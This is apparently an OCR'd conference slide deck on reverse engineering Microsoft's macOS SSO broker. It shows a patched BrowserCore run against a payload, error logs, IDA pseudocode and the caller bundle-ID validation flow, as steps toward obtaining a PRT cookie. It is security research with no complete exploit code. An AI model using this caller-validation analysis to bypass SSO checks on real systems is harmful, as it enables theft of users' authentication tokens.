
CYCRAFT

Figure Out the Error


```
./BrowserCore_patched < /tmp/payload.bin
{"code":"OSError","description":"Error Domain=com.apple.Authentication
Services.AuthorizationError Code=-6000 \"(null)\" UserInfo={NSUnderlyin
gError=0x600003d10060 {Error Domain=MSALErrorDomain Code=-50000 \"(null
```

```
Mac SSO Extension: (AppSSO) [com.apple.AppSSO:SOAuthorizationRequest] -[SOAuthorizationRequest
completeWithError:] extension API called, error = Error
Domain=com.apple.AuthenticationServices.AuthorizationError Code=-6000 "(null)" UserInfo=
{NSUnderlyingError=0x1206e3db0 {Error Domain=MSALErrorDomain Code=-50000 "(null)" UserInfo=
{MSALErrorDescriptionKey=Caller is not allowed to invoke BrowserNativeMessageOperation,
MSALInternalErrorCodeKey=-42008, MSALBrokerVersionKey=5.2502.1}}} on <private>
```

We are here!


Chrome
ADAuthentication
BrokerMacOS
Browsercore
AppSSOAgent
(MacOS)
Mac SSO Extension
PRT Cookie

Hmm... 🧐


IDA View-A, Pseudocode-A
Strings
Address
Length
Caller is not

CYCRAFT

processSSOAuthorization() 🔐


```
}
v6 = objc_allocWithZone((Class)&OBJC_CLASS___ADBrokerSSOExtensionRequest)
v29[0] = 0LL;
v7 = objc_retain(a1);
v8 = objc_msgSend(
       v6,
       "initWithSSOExtensionRequest:ssoExtensionMode:ssoModeForBrowser:isInt
       v7,
       0LL,
       0LL,
       v5,
       0LL,
       v29);
v9 = objc_retain(v29[0]);
if ( v8 )
```

Objective-C Message Send

- Method calls are sent as messages at runtime.
- Uses objc_msgSend to find the method.
- May resolve in current binary or linked frameworks.
- If not found, it tries dynamic forwarding.
- Can cross into other binaries, not just self-contained.


Find the Method


```
/Applications/Com/C/P/M/Contents                                  ✔ base  02:13:24 PM
grep -rla "initWithSSOExtensionRequest" .
./Frameworks/ADAuthenticationBrokerMacOS.framework/Versions/A/ADAuthenticationBrokerMacOS
```





Company Portal
PlugIns
Resources
AutofillExtensionMacOS
Mac SSO Extension
Browsercore
Framework
ADAuthentication
BrokerMacOS

Apple Framework vs. Windows DLL





We are here!


Chrome
ADAuthentication
BrokerMacOS
Browsercore
AppSSOAgent
(MacOS)
Mac SSO Extension
PRT Cookie

Gotcha! 😎

IDA View-A, Pseudocode-A | Strings | Hex View-1

Address	Length	Type	String
__cstring:00...	0000003F	C	Caller is not allowed to invoke BrowserNativeMessageOperation.

Caller is not allowed to invoke

Bundle ID Validation Flow

1. Check if callerBundleIdentifier is nil
2. Blocklist check (AppBlockList + _defaultBundleIdentifierBlockList)
3. Managed app check via Enable_SSO_On_All_ManagedApps
4. Whitelist check (_defaultBundleIdentifierWhiteList)
5. AllowList check (AppAllowList)
6. Prefix allow check (com.microsoft., com.apple.)
7. Default: ❌ Deny SSO

browsercore_patched Fail Log

```
rization] -[SOAuthorization _finishAuthorizationWithCredential:error
nServices.AuthorizationError Code=-6000 "(null)" UserInfo={NSUnderly
UserInfo={MSALErrorDescriptionKey=Caller is not allowed to invoke Br
rsionKey=5.2504.0}}}, requestParametersCore = {
    AuthorizationOptions =     {
        "correlation_id" = "B097EC60-1A03-4138-B190-2AFE3F128157";
        "msg_protocol_ver" = 4;
        "parent_process_bundle_identifier" = "";
        "parent_process_localized_name" = "";
        "parent_process_teamId" = "";
        payload = "{\"sender\":\"https://login.microsoftonline.com\"
on/oauth2/authorize\"}";
    };
    CFNetworkInterception = NO;
    CallerManaged = NO;
    CallerTeamIdentifier = "(null)";
    EnableUserInteraction = YES;
    Identifier = "EFFD607, delegate = <decode: missing data> on <dec
2025-05-28 19:50:26.791437+0800 0x394c70   Debug       0x579293
uthorizationCore] -[SOAuthorizationCore(Core) performBlockOnDelegate
```

Bundle ID Validation Flow

1. Check if callerBundleIdentifier is nil

2. Blocklist check (AppBlockList + _defaultBundleIdentifierBlockList)
3. Managed app check via Enable_SSO_On_All_ManagedApps
4. Whitelist check (_defaultBundleIdentifierWhiteList)
5. AllowList check (AppAllowList)
6. Prefix allow check (com.microsoft., com.apple.)
7. Default: ❌ Deny SSO


🤔 So… where do Bundle ID & Team ID come from?

Review the Log

```
AppSSOAgent: (AppSSOCore) [com.apple.AppSSO:SOUtils] bundleIdentifier: CPCopyBundleIdentifierAndTeamFromAuditToken() failed, trying SecTaskCopySigningIdentifier()
AppSSOAgent: (AppSSOCore) [com.apple.AppSSO:SOUtils] bundleIdentifier: SecTaskCopySigningIdentifier() failed, falling back to manual lookup
AppSSOAgent: [com.apple.AppSSO:SOAgentUtils] +[SOAgentUtils _pathForPid:] 66678 -> /path/to/BrowserCore_patched on SOAgentUtils
AppSSOAgent: [com.apple.AppSSO:SOAgentUtils] +[SOAgentUtils _pathForPid:] 66678 -> /path/to/BrowserCore_patched on SOAgentUtils
